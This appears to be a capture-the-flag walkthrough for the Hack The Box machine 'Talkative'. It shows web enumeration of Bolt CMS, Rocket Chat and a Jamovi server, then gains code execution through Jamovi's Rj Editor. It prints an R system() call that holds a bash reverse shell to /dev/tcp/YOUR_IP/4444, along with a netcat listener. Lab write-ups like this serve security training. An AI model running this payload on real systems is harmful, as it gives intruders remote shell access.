


Let's head over to the `/bolt/login` page. We see that it requires us to be authenticated in order to access the `admin` dashboard.


Scrolling down further on the `talkative.htb` webpage, we find a hyperlink to `talkative.htb:3000`, which leads to a Rocket Chat application.




Upon clicking on the hyperlink, we are redirected to the Rocket Chat login panel hosted on `talkative.htb:3000`.




Let us register a new account in order to further enumerate the application. On the registration page, the application does not accept an email address with any domain. If we recall, the people working at Talkative had email addresses with the domain `talkative.htb`, thus the application only accepts email addresses with `talkative.htb` domain.




After signing up and logging in, we can see that we are not an admin and thus do not have any interesting functionality to explore.




Let's return back to `talkative.htb` for further enumeration. We can see a product section on the index page and also at the bottom of the web page.



There are 3 products mentioned and we can read about them in detail by clicking on any of the respective products mentioned at the bottom of the page. The info page for the product "TALK-A-STATS" contains a hyperlink to its beta version.




Clicking on this hyperlink redirects us to the `Jamovi` spreadsheet web app which is hosted on port `8080`.




Foothold

We can see multiple tools available under the `Analysis` tab. Upon running a quick Google search for the tool `Rj Editor` using the keywords "Rj Editor Jamovi", we find the official documentation for it, which states that this module allows us to run `R` programming language commands. This seems interesting since it takes user input and executes it, which hints toward a potential injection vulnerability in the `Rj Editor`.



Upon clicking on "RJ Editor" we see the following sheet.




Searching for the `R programming` system commands documentation, we come across this documentation, which showcases the following example of system commands for `R` language.

```
Examples

# list all files in the current directory using the -F flag
## Not run: system("ls -F")

# t1 is a character vector, each element giving a line of output from who
# (if the platform has who)
t1 <- try(system("who", intern = TRUE))

try(system("ls fizzlipuzzli", intern = TRUE, ignore.stderr = TRUE))
# zero-length result since file does not exist, and will give warning.
```

Let's try this command in the `Rj Editor` to verify code execution. Press `CTRL + SHIFT + ENTER` to execute the command.

```
try(system("whoami", intern = TRUE))
```



We can see the output of the command `whoami` returned by the server on the right side of the page, which verifies successful code execution. Thus, let's now try to get a reverse shell by running a command containing the reverse shell payload.

Let's first start a `netcat` listener on port `4444` on our local machine.

```
nc -nvlp 4444
```

```
nc -nvlp 4444

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

We can obtain a bash reverse shell payload from here and edit the `R` command accordingly and run it using the `Rj Editor`.

```
# summary(data[1:3])
try(system("bash -c 'bash -i >& /dev/tcp/YOUR_IP/4444 0>&1'", intern = TRUE))
```

